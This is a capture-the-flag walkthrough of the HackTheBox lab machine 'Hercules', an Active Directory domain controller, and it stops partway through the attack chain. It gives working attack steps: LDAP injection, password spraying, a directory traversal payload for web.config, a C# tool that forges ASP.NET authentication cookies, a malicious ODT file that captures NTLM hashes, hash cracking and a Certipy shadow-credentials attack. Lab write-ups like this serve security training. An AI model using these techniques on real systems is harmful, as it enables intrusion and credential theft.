Hercules - HackTheBox
Seasonal Machine — Windows [Insane]

Introduction
Hercules is an Insane Active Directory environment that chains together web application vulnerabilities, LDAP injection, AD CS misconfigurations (ESC3), Shadow Credentials, OU ACL abuse, scheduled task abuse, and Resource-Based Constrained Delegation (RBCD).
TL;DR
- LDAP Injection → Enumerate users + extract passwords from descriptions
- Password Spray → Initial access as
ken.w- Web Traversal → Dump
web.config→ Extract machine keys- Forge Auth Cookie → Become
web_admin- Malicious ODT → Capture NTLM → Crack
natalie.a- Shadow Credentials →
bob.w→stephen.m- Object Relocation → Move user into privileged OU
- Force Password Reset →
auditor- OU Takeover → Enable
fernando.r- ESC3 Abuse → Certificate for
ashley.b- Scheduled Task Abuse → Remove protections
- Service Account Takeover →
iis_webserver$- RBCD / S4U → Impersonate
administrator
Initial Reconnaissance
Starting with a full port scan reveals a number of TCP ports:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
┌──(kali㉿kali)-[~/HTB/Rebound]
└─$ nmap -sC -sV -p- --min-rate 10000 10.10.11.91

Starting Nmap 7.80 ( https://nmap.org ) at 2025-10-22 17:11 UTC
Nmap scan report for hercules.htb (10.10.11.91)
Host is up (0.10s latency).
Not shown: 65512 closed ports
PORT      STATE    SERVICE        VERSION / NOTES
53/tcp    open     domain         Simple DNS Plus
80/tcp    open     http           Microsoft IIS httpd 10.0
88/tcp    open     kerberos-sec   Microsoft Windows Kerberos (server time: 2025-10-22 17:10:46Z)
135/tcp   open     msrpc          Microsoft Windows RPC
139/tcp   open     netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open     ldap           Microsoft Windows Active Directory LDAP (Domain: hercules.htb., Site: Default-First-Site-Name)
443/tcp   open     ssl/http       Microsoft IIS httpd 10.0 (TLS: http/1.1)
445/tcp   open     microsoft-ds?  (not further identified)
464/tcp   open     kpasswd5?      (not further identified)
593/tcp   open     ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open     ssl/ldap       Microsoft Windows Active Directory LDAP (secure)
3268/tcp  open     ldap           Microsoft Windows Active Directory Global Catalog
3269/tcp  open     ssl/ldap       Microsoft Windows Active Directory Global Catalog (secure)
5986/tcp  open     ssl/http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open     mc-nmf         .NET Message Framing
49664/tcp open     msrpc          Microsoft Windows RPC
49668/tcp open     msrpc          Microsoft Windows RPC
49670/tcp open     ncacn_http     Microsoft Windows RPC over HTTP 1.0
49677/tcp open     msrpc          Microsoft Windows RPC
57846/tcp open     msrpc          Microsoft Windows RPC
57859/tcp open     msrpc          Microsoft Windows RPC
57874/tcp open     msrpc          Microsoft Windows RPC
64369/tcp open     msrpc          Microsoft Windows RPC

Service Info: Host: hercules; OS: Windows

Nmap done: 1 IP address (1 host up) scanned in 12.34 seconds
Presence of LDAP + Kerberos + SMB confirms this is a Domain Controller, along with a Web App is likely integrated with LDAP (Prime Injection on Target).
Critical Observation: NTLM authentication is completely disabled on this box. We confirmed this by attempting NTLM-based tools and getting rejected. With NTLM disabled, we’re forced to use Kerberos for everything; which is harder but also more realistic, as many organizations are now disabling NTLM for security.
Update our /etc/hosts:
1
echo "10.10.11.91 dc.hercules.htb hercules.htb dc" | sudo tee -a /etc/hosts
Before we can interact with the box by hostname, we need to add it to our /etc/hosts file. This is standard practice for the machines that aren’t in public DNS.
When LDAP/Kerberos clients resolve hostnames, the PRIMARY hostname determines the Service Principal Name (
SPN).ldap/dc.hercules.htb@HERCULES.HTBwill work, butldap/hercules.htb@HERCULES.HTBwill fail.
Web Application — Hercules SSO

Visiting https://hercules.htb reveals a web application called Hercules SSO — a Single Sign-On portal. The site has:
/— A landing page with a contact form (dead end — doesn’t lead anywhere useful)/Login— The SSO login form with username and password fields
The login form is our primary attack vector. It accepts a username and password, and almost certainly queries LDAP on the backend Domain Controller to validate credentials. If the application doesn’t properly sanitize user input before building its LDAP query, we might be able to inject our own LDAP filter logic.
Username Enumeration via LDAP Injection
Understanding the Vulnerability
The SSO login page at https://hercules.htb/login uses LDAP authentication with flawed input validation:
Vulnerable Regex Pattern:
1
data-val-regex-pattern="[!\\"'<>]"
Critical Omission: The regex blocks !, \\", ', <, > but fails to block:
*(wildcard))(closes LDAP filter)((opens new condition)
This allows LDAP filter injection: (sAMAccountName=INPUT) becomes (sAMAccountName=test*)(description=*))
So we understand that the BFS (Breadth-First Search) approach with concurrent testing is efficient because:
- Each level tests characters in parallel (20 at once)
- Wildcard matching identifies valid prefixes quickly
- No wildcard match indicates a complete username
Using a custom async enumerator, we discover valid users.
Result:
1
2
3
4
5
[+] VALID USERNAMES:

adriana.i angelo.o anthony.r ashley.b auditor bob.w camilla.b clarissa.c eltjah.m fernando.r fiona.c harris.d heather.s jacob.b james.s joel.c johanna.f johnathan.j ken.w mark.s mikayla.a patrick.s ramona.l ray.n rene.s Shae.j stephanie.w stephen.m taylor.m fish.c web_admin will.s winda.s zeke.s

[+] Saved to usernames.txt
Output: 34 valid usernames.
Password Extraction via Description
Active Directory user objects have a description field often used by administrators to store notes. In misconfigured environments, passwords are sometimes stored here.
LDAP Filter Injection payload:
LDAP descriptions containing passwords will have special characters that are meaningful in LDAP syntax. Characters like *, (, ), and \ need to be escaped using LDAP hex escape sequences:
| LDAP Special Char | Hex Escape | Example |
|---|---|---|
| * | \2a | description=pass\2ard → matches “pass*rd” |
| ( | \28 | description=test\28 → matches “test(“ |
| ) | \29 | description=test\29 → matches “test)” |
| \ | \5c | description=C:\5cpath → matches “C:\path” |
| NUL | \00 | (rarely needed) |
Automated extraction reveals:
1
johnathan.j : change*[REDACTED]
The password contains special characters *, (, ), ! which must be properly escaped in LDAP filters using hex encoding (\\2a for *, etc.). The concurrent approach tests 15 characters simultaneously, drastically reducing extraction time from hours to minutes.
Trying to validate this password with
johnathan.jusing NetExec, but we gotKDC_ERR_PREAUTH_FAILED, which means that this password isn’t valid for this specific user
Password Spray
We need to validate this password against our previous discovered usernames.txt list, I will be using Kerbrute:
1
2
3
4
# Setup kerbrute
wget https://github.com/ropnop/kerbrute/releases/download/v1.0.3/kerbrute_linux_amd64 -o kerbrute
chmod +x kerbrute
sudo mv kerbrute /usr/local/bin/kerbrute
1
2
# Spray
kerbrute passwordspray -d $domain --dc $ip usernames.txt 'change*[REDACTED]'
Output: As a result, the extracted password from johnathan.j’s description field is being reused by ken.w.
1
[+] VALID LOGIN: ken.w@hercules.htb:change*[REDACTED]
Password spraying attempts one password against many accounts. This is stealthier than brute-forcing one account with many passwords, as it avoids account lockout policies.
Web Application Exploitation
After authenticating as ken.w, we find in the Mail section that this user has 3 emails. After reviewing them all we catch an interesting email titled Site Maintenance: 
With a potential username in hand that we hadn’t validated at the domain level previously, the next step is to verify whether web_admin actually exists or not. We can do this step using NetExec against LDAP with Kerberos authentication -k and an empty password ''; not to log in but to observe how the KDC responds.
1
2
3
nxc ldap dc.hercules.htb -u 'web_admin' -p '' -k
LDAP        dc.hercules.htb   389    DC               [*] None (name:DC) (domain:hercules.htb) (signing:None) (channel binding:Never) (NTLM:False)
LDAP        dc.hercules.htb   389    DC               [-] hercules.htb\web_admin: KDC_ERR_PREAUTH_FAILED
The error code returned tells us everything we need to know, telling us that the KDC recognized the account and was expecting valid credentials before proceeding, it simply rejected the empty password we provided. However, the pre-authentication stage was reached, which only happens for accounts that actually exist in the domain.
Moving forward, we discovered a file download function vulnerable to directory traversal. 
When we submit the request, we get: File Upload not permitted. Which could mean that our current user doesn’t have the permissions needed to do a File Upload.
Intercepting the request using Burp Suite showing us the download goes out as a GET to /Home/Download?filename=registration.pdf. In other words, the filename parameter supplies the resource we want to download.
Normal Request:
1
https://hercules.htb/Home/Download?fileName=registration.pdf
Malicious Request (directory traversal):
1
https://hercules.htb/Home/Download?fileName=>..\\..\\web.config
The traversal was achieved by manipulating the
fileNameparameter (double-encoded or with./..sequences depending on the filter).

Extracted Machine Keys
The directory traversal retrieved the web.config file, exposing the ASP.NET machine keys used to protect Forms Authentication tickets — allowing forgery of authentication cookies for the application.
1
2
3
4
5
<machineKey
  decryption="AES"
  decryptionKey="B26C..."
  validation="HMACSHA256"
  validationKey="EBF9..." />
Forms Authentication Cookie Manipulation
With the machine keys, we created a small C# utilities to decrypt existing authentication cookies and to forge new ones.
1) Prepare dotnet
1
2
3
4
wget https://dot.net/v1/dotnet-install.sh
chmod +x dotnet-install.sh
./dotnet-install.sh --channel 7.0 --install-dir /usr/share/dotnet
sudo ln -sf /usr/share/dotnet/dotnet /usr/bin/dotnet
2) Prepare the project (CookieForge)
1
2
3
4
mkdir CookieForge && cd CookieForge
dotnet new console
dotnet add package AspNetCore.LegacyAuthCookieCompat --version 2.0.5
make Program.cs
3) Encryption Tool within Program.cs (FormsEncryptor)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
using System;
using AspNetCore.LegacyAuthCookieCompat;

class Program
{
    static void Main(string[] args)
    {
        // KEYS FROM web.config
        string validationKey = "EBF907...<SNIP>...8B80";
        string decryptionKey = "B26C37...<SNIP>...9581";

        byte[] decryptionKeyBytes = HexUtils.HexToBinary(decryptionKey);
        byte[] validationKeyBytes = HexUtils.HexToBinary(validationKey);

        var encryptor = new LegacyFormsAuthenticationTicketEncryptor(
            decryptionKeyBytes, validationKeyBytes, ShaVersion.Sha256
        );

        Console.WriteLine("ASP.NET Forms Auth Cookie Generator");
        Console.WriteLine("======================================\\n");

        var issueDate = DateTime.Now;
        var expiryDate = issueDate.AddHours(2);

        var ticket = new FormsAuthenticationTicket(
            version: 1,
            name: "web_admin",
            issueDate: issueDate,
            expiration: expiryDate,
            isPersistent: false,
            userData: "Web Administrators",
            cookiePath: "/"
        );

        string encryptedCookie = encryptor.Encrypt(ticket);

        Console.WriteLine("Generated Admin Cookie:");
        Console.WriteLine("==========================");
        Console.WriteLine($"Cookie: {encryptedCookie}");
        Console.WriteLine($"Username: {ticket.Name}");
        Console.WriteLine($"Role: {ticket.UserData}");
        Console.WriteLine($"Expires: {ticket.Expiration}");
        Console.WriteLine("==========================\\n");
    }
}
Cookie Forgery
Using these tools on the ASP.NET machine keys, we successfully forged .ASPXAUTH cookie authentication for web_admin, which granted us administrative access to the web application!
1
2
dotnet build
dotnet run

This code creates a new Forms Auth ticket and encrypts it using the machineKey values from
web.config:
- It defines the two keys:
- validationKey (used for signing)
- decryptionKey (used for encryption)
It sets the issue and expiration times for the ticket.
It creates a FormsAuthenticationTicket for
web_adminwith role Web Administrators.The hex keys are converted into byte arrays via
HexUtils.HexToBinary().LegacyFormsAuthenticationTicketEncryptor uses AES + HMAC-SHA256 to encrypt the ticket securely.
- The result (encryptedText) is the final
.ASPXAUTHcookie, which the server will accept as valid if the keys match.
Malicious ODT Upload
With web_admin privileges we gained access to the earlier file upload functionality. We then created a malicious ODT file using badodt.py tool to capture NTLM credentials from automated document processing.
Attack Process:
1) Create malicious ODT file with UNC path pointing to our attacker machine badodf 
2) Start Responder:
1
2
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ sudo responder -I tun0
3) Upload ODT → server processes it → triggers NTLM auth
4) Captured:
1
2
3
4
5
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.11.91
[SMB] NTLMv2-SSP Username : HERCULES\natalie.a
[SMB] NTLMv2-SSP Hash     : natalie.a::HERCULES:1122334455667788:485C0B81ECC336EF199F9E05408B9C09:010100000000000080555BD8...<SNIP>...00000000000000
5) Cracked:
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ john natalie.hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Pretty[REDACTED]       (natalie.a)
1g 0:00:00:08 DONE (2025-10-23 08:52) 0.1149g/s 1232Kp/s 1232Kc/s 1232KC/s Pslams23..Prater
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
Initial Access Chain
Since NTLM auth is disabled, we need to request a TGT for natalie.a. Once we get our ticket .ccache we can verify with klist command that the TGT loaded correctly:
1
2
3
4
5
6
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ nxc smb dc.hercules.htb -u 'natalie.a' -p 'Pretty[REDACTED]' -k --generate-tgt natalie.a
SMB         dc.hercules.htb 445    dc               [*]  x64 (name:dc) (domain:hercules.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.hercules.htb 445    dc               [+] hercules.htb\natalie.a:Pretty[REDACTED]
SMB         dc.hercules.htb 445    dc               [+] TGT saved to: natalie.a.ccache
SMB         dc.hercules.htb 445    dc               [+] Run the following command to use the TGT: export KRB5CCNAME=natalie.a.ccache
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ export KRB5CCNAME=./natalie.a.ccache

┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ klist
Ticket cache: FILE:natalie.a.ccache
Default principal: natalie.a@HERCULES.HTB

Valid starting       Expires              Service principal
10/20/2025 13:43:47  10/20/2025 23:43:47  krbtgt/HERCULES.HTB@HERCULES.HTB
	renew until 10/21/2025 13:41:52
Step 1: BloodHound Enumeration
At this point, we can start our enumeration graphically through BloodHound to try to find new attack vectors. Getting our data to ingest in BloodHound, using any collector, I’m using rusthound-ce here:
1
2
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ rusthound-ce -d $domain -u 'natalie.a' -k -f $dc -i $ip -c All  --ldaps -z


Reviewing natalie.a’s permissions in BloodHound, we find she belongs to WEB SUPPORT, whose members have GenericWrite over a WEB DEPARTMENT OU and several users within it — giving us potential lateral movement targets.

Among the 6 users in the WEB DEPARTMENT OU, bob.w stands out — he’s the only one with an additional group membership: RECRUITMENT MANAGERS. He becomes our first credential target!
GenericWriteallows modifying any writable attribute on an AD object, excluding privileged operations like password resets. This can be abused in several ways depending on the target:
- Over a user: write to
servicePrincipalNamesto perform a targeted Kerberoasting attack.- Over a group: add a controlled account directly into the group for privilege escalation.
- Over any object: modify
msds-KeyCredentialLinkto create Shadow Credentials and authenticate as that object via Kerberos PKINIT.Source: Hacking Articles
- Abusing
GenericWriteprivileges to perform Shadow Credentials Attack onbob.w
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ certipy-ad shadow auto -u natalie.a@$domain -k -target $dc -dc-host $dc -dc-ip $ip -account 'BOB.W'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'bob.w'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'b56c1df8-28f3-8e64-a4c8-1d107ec2cd07'
[*] Adding Key Credential with device ID 'b56c1df8-28f3-8e64-a4c8-1d107ec2cd07' to the Key Credentials for 'bob.w'
[*] Successfully added Key Credential with device ID 'b56c1df8-28f3-8e64-a4c8-1d107ec2cd07' to the Key Credentials for 'bob.w'
[*] Authenticating as 'bob.w' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'bob.w@hercules.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'bob.w.ccache'
[*] Wrote credential cache to 'bob.w.ccache'
[*] Trying to retrieve NT hash for 'bob.w'
[*] Restoring the old Key Credentials for 'bob.w'
[*] Successfully restored the old Key Credentials for 'bob.w'
